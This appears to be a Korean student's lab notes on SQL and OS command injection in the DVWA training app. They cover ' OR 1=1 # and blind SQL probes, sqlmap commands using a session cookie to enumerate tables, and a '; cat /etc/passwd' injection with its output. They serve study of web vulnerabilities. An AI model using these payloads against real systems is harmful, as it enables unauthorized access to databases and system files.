


Injection 공격

1. Injection 공격의 종류

- OS Command injection : 애플리케이션 상에서 사용자가 운영체제 명령어를 입력하면 서버가 운영체제 명령어를 실행시키는 공격
(**shell_exec, eval, system 함수를 사용할 때 생기는 취약점**)
- SQL injection : 해커가 정상적인 값 대신 SQL 문을 입력하여 서버가 의도하지 않은 혹은 필요 이상의 정보를 해커에게 노출시키는 공격
(**입력되는 데이터를 검사하지 않고 SQL문에 입력된 값을 그냥 붙여서 실행시킬 때 발생**)

2. SQL Injection의 종류

- In-Band SQL Injection : 가장 기초적인 SQL Injection 공격 기법, 입력값에 SQL문을 입력해서 모든 사용자 정보, 오류 메시지 등을 웹 페이지 화면에 출력시켜 정보를 노출 시키도록 하는 공격
(에러를 통해 DBMS 정보, 웹 페이지가 작동되는 경로를 알아낼 수 있다)



User ID:

ID: ' OR 1 = 1 #
First name: admin
Surname: admin

ID: ' OR 1 = 1 #
First name: Gordon
Surname: Brown

ID: ' OR 1 = 1 #
First name: Hack
Surname: Me

ID: ' OR 1 = 1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1 = 1 #
First name: Bob
Surname: Smith

위 페이지에서 정의되어 있는 SQL문 코드는 아래와 같다

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

여기서 \$id는 사용자가 입력한 값이다.

만일 입력값이 위와 같다면 결과는 아래와 같을 것이다.

```
SELECT first_name, last_name FROM users WHERE user_id = " OR 1 = 1 #";
```

WHERE문을 해석하면 "user_id에 저장된 값이 "이거나 1=1인 계정 값을 조회해라"

앞에 user_id에 저장된 값 중 "는 없으므로 False가 되고 뒤에 1=1 이므로 True가 된다.

즉, Flase OR True가 되므로 결과는 무조건 참이 되므로 모든 값이 조회가 된다.

- Blind SQL Injection : SQL문을 입력해서 데이터를 조회할 때 데이터가 웹 화면에 직접적으로 노출되는 것이 아닌 조회한 데이터가 있는지(참) 없는지(거짓)에 대한 결과만을 화면에 보여줄 때 사용하는 공격으로 공격자가 여러 번 SQL문을 입력해서 사용중인 DB의 이름이나 테이블의 컬럼 수 등을 알아낼 수 있다.

User ID: 1 Submit User ID exists in the database.
User ID: 100 Submit User ID is MISSING from the database.
User ID: ' OR length(database())' Submit User ID is MISSING from the database.
User ID: ' OR length(database())' Submit User ID exists in the database.

Rocky 환경에서는 에러가 나고 Ubuntu 환경에서는 정상 작동한다. (이유는 저도 모름)

위 결과 값들을 보면 데이터를 웹 화면에 직접적으로 보여주지는 않고 DB에 존재하는지(참) 존재하지 않는지(거짓)에 대한 정보만 보여주고 있다.

여기서 3, 4번째 사진에서의 입력 값은 각각 아래와 같다.

3번 사진 : ' OR length(database()) = 3 #

4번 사진 : ' OR length(database()) = 4 #

※ 위에서 사용된 함수의 설명은 다음과 같다.

- length() : 문자열 길이를 반환
- database() : 현재 페이지에서 사용하고 있는 DB 이름을 반환

웹 페이지에서 정의된 SQL문 코드는 다음과 같다

"SELECT first_name, last_name FROM users WHERE user_id = '\$id';";

입력값들이 위와 같다면 결과는 아래와 같다.

SELECT first_name, last_name FROM users WHERE user_id = " OR length(database()) = 3 #;

SELECT first_name, last_name FROM users WHERE user_id = " OR length(database()) = 4 #;

해석하자면 user_id가 비어있거나 현재 사용하는 DB의 길이가 (3 혹은 4)글자일 경우를 의미한다.

현재 사용하는 DB의 이름의 길이가 4글자일 때 참인 것을 확인할 수 있다 (사용 DB이름 = dwwa)

3. kali linux 도구 sqlmap

sqlmap은 SQL Injection 공격에 취약한지 점검하는 도구로서 다양한 SQL Injection 기법을 실행하여 점검한다. (해당 툴의 점검 결과로 만일 취약하다면 DB이름, Table 이름, Table에 저장된 값들을 출력해준다.)

sqlmap의 기본 문법

sqlmap -u [점검 할 URL주소] [여러가지 옵션들]

sqlmap에서의 주요 옵션들	
옵션	설명
-u "[URL]"	취약점 점검을 진행할 URL을 지정해주는 옵션 **URL 값은 submit 한번 클릭하고 생긴 URL로 지정** 이유는 sqlmap은 SQL Injection 점검을 어디에 해야 하는지 모르기 때문이다
-dbs	취약점 점검 시 현재 사용중인 DB 목록을 보여주는 옵션
-cookie="쿠키 값"	로그인 했을 때 필요한 옵션으로 특정 사용자의 쿠키 값을 가지고 점검을 진행
-D [DB이름] --tables	해당 DB에 있는 테이블 목록을 보여주는 옵션
--batch	sqlmap 실행 시 여러 가지 물어보는데 이걸 안 물어보고 그냥 기본값으로 점검을 진행하도록 해주는 옵션
-T [테이블 이름] --columns	정보를 추출할 테이블
--flush-session	세션파일(sqlmap이 사용하는 캐시파일)을 삭제하고 다시 공격을 시작하는 옵션
-T [테이블 이름] --dump	테이블 내부 데이터 추출 (+ 비밀번호 크랙)

위 사진을 보면 available databases는 2개 (dvwa, information_schema)가 뜨는 것을 확인했고 dvwa DB 안에는 access_log, guestbook, security_log, users 테이블들이 있는 것을 식별한 것을 알 수 있다.

```
(root@kali)-[~]
└─$ sqlmap -u "http://ww2.ubi.ck/vulnerabilities/sqli/?id=d&Submit=Submit#" -dbs -co
okie="PHPSESSID=7khrsblbqbo7a6r8cge2ld54et; security=low" -D dvwa --tables -T users
--columns --batch5

[21:01:22] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[21:01:22] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook  |
| security_log |
| users      |
+-----+

[21:01:22] [INFO] fetching columns for table 'users' in database 'dvwa'
[21:01:22] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[10 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| role        | varchar(20) |
| user        | varchar(15) |
| account_enabled | tinyint(1) |
| avatar      | varchar(70) |
| failed_login | int(3)      |
| first_name  | varchar(15) |
| last_login  | timestamp   |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-----+-----+
```

sqlmap 명령어 예시

```
sqlmap -u "http://ww2.ubi.ck/vulnerabilities/sqli/?id=d&Submit=Submit#" -dbs
-cookie="PHPSESSID=7khrsblbqbo7a6r8cge2ld54et; security=low" -D dvwa --tables -T users
--columns --batch
```

해석


<http://ww2.ubi.ck/vulnerabilities/sqli/?id=d&Submit=Submit#> 링크를 검사한다.

해당 페이지에서 사용중인 DB 목록과 dvwa DB의 테이블 목록 그리고 그 테이블 목록 중 users테이블의 구조를 알아내서 알려줘라

단, (PHPSESSID=7khrsblbqbo7a6r8cge2ld54et 과 security=low)쿠키 값들을 가지고 있는 계정으로 기본 방식으로 검사를 진행해라

※ 쿠키란?

웹 사이트 상에서 로그인을 했을 때 사용자를 서버가 식별하기 위해서 혹은 추가적인 기능을 제공하기 위해서 할당하는 문자열 값들을 의미한다.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	7khrsblbqbo7a6r...	ww2.ubi.ck	/	Sun, 23 Nov 2025 0...	35	false	false	None	Sat, 22 Nov 2025 0...
security	low	ww2.ubi.ck	/	Session	11	false	false	None	Sat, 22 Nov 2025 0...

위 사진을 보면 로그인해서 할당된 식별 정보(PHPSESSID), DVWA의 보안 난이도를 조정 기능을 위해 할당된 security 값을 확인할 수 있다. (값이 low로 됨)

4. Command Injection 실습 및 설명

해당 실습을 하기 전 ubuntu 기준 iptuels-ping 패키지가 깔려 있어야 합니다(ping)

먼저 DVWA에서 Command Injection 메뉴로 가서 8.8.8.8을 입력을 하면 화면에 ping을 보내고 난 뒤의 결과를 화면에 보여주는 것을 확인할 수 있다.



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=34.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=35.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=35.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=34.4 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 34.434/34.842/35.268/0.324 ms
```

코드를 보면 아래와 같다

```
<?php
if( isset( $_POST[ 'Submit' ] ) ){
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

shell_exec() 함수는 python에서 os.system() 함수와 같은 것으로 보면 된다. 즉 해당 함수 안에 문자열로 Linux 혹은 Windows 터미널 명령어가 들어가면 그대로 실행을 시키는 코드임을 알 수 있다.

\$target은 사용자가 웹 페이지에서 입력한 값을 의미한다는 것을 유추해볼 수 있다.

그렇기에 아까 입력한 값을 대입해보면 코드는 shell_exec('ping -c 4 8.8.8.8')임을 알 수 있다.

그럼 만약 입력값이 "8.8.8.8 && ls -al"이라면 어떨까?

ping -c 4 8.8.8.8 && ls -al로 될 것이다. 이를 해석해보면 아래와 같다.

"8.8.8.8로 ping을 4번 보내고 현재 디렉터리에 있는 모든 파일, 폴더들을 보여줘"
실행 화면을 보면 아래와 같다.

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=35.5 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=34.7 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=35.1 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=35.0 ms  
  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3006ms  
rtt min/avg/max/mdev = 34.654/35.073/35.540/0.314 ms  
total 20  
drwxrwxrwx  4 root root 4096 Nov 21 09:31 .  
drwxrwxrwx 21 root root 4096 Nov 21 09:31 ..  
drwxrwxrwx  2 root root 4096 Nov 21 09:31 help  
-rwxrwxrwx  1 root root 1829 Nov 21 09:31 index.php  
drwxrwxrwx  2 root root 4096 Nov 21 09:31 source
```

더 나아가서...

리눅스에서 ;과 &&의 차이

- 명령어1; 명령어2 : 명령어 1이 에러가 나도 명령어 2는 실행됨
- 명령어1 && 명령어2 : 명령어 1이 에러가 나면 명령어 2는 실행 안됨

그럼 다음의 값을 입력하게 된다면 어떨까?

입력값 : ; cat /etc/passwd

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
usbmux:x:103:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:104:65534:/:run/sshd:/usr/sbin/nologin
web:x:1000:1000:Web:/home/web:/bin/bash
_galera:x:105:65534::/nonexistent:/usr/sbin/nologin
mysql:x:106:104:MySQL Server,,,:/nonexistent:/bin/false
bind:x:107:106:/:var/cache/bind:/usr/sbin/nologin
dvwa:x:1001:1001:/:home/dvwa:/bin/sh
```

그렇다 현재 시스템에 있는 모든 사용자의 정보를 알 수 있다.

그렇기에 해당 취약점은 위험하다.

참고 사이트

<https://labex.io/ko/tutorials/linux-exploit-sql-injection-in-sqlmap-549938>

<https://dhkstn.tistory.com/entry/SQLMap-%EC%8B%A4%EC%8A%B5>

5. Blind Injection 추가적인 사항 (필독)

Blind Injection으로 현재 사용중인 DB 이름 알아내는 방법

database 함수와 LEFT 함수를 사용하면 된다.

입력값을 다음과 같이 한다.

```
' or left(database(), 1) = '임의의 문자'; #
```

맨 앞은 항상 거짓이므로 넘어감

left('문자열', 숫자) : 문자열을 왼쪽에서부터 숫자 만큼의 글자를 추출해 반환한다.

left('Hello World', 3) = 'Hel'

database() : 현재 사용중인 Database의 이름을 반환

```
' or left(database(), 1) = '임의의 문자'; # 의 의미
```

현재 사용 중인 DB의 이름 중 왼쪽에서부터 한 글자를 추출해 와서 임의의 문자와 같은지 대조해 보겠다는 의미

그래서 a ~ z 까지 하나씩 넣어서 문자 첫 글자를 찾으면 된다.

첫 글자를 찾았다면?

```
' or left(database(), 2) = '[찾은 문자 1개][임의의 문자]';
```

위와 같이 명령어를 입력해 2번째 글자도 찾으면 된다.

예를 들어 첫 글자가 a였다면?

```
' or left(database(), 2) = 'a[a-z를 순차적으로 대입]';
```

이렇게 한 글자씩 전부 찾아가면서 맞춰보면 DB의 이름을 알 수 있다.

DB 이름이 몇 글자인지는 이미 위에 있는 페이지에 명시해 뒀으니 DB의 길이 정보도 함께 고려해서 이름을 찾아보도록 하자.

이런 과정을 통해서 DB이름, 더 나아가 테이블의 이름 및 컬럼의 이름값 등을 찾아낼 수 있는 것이다.

이게 Blind Injection 공격이다.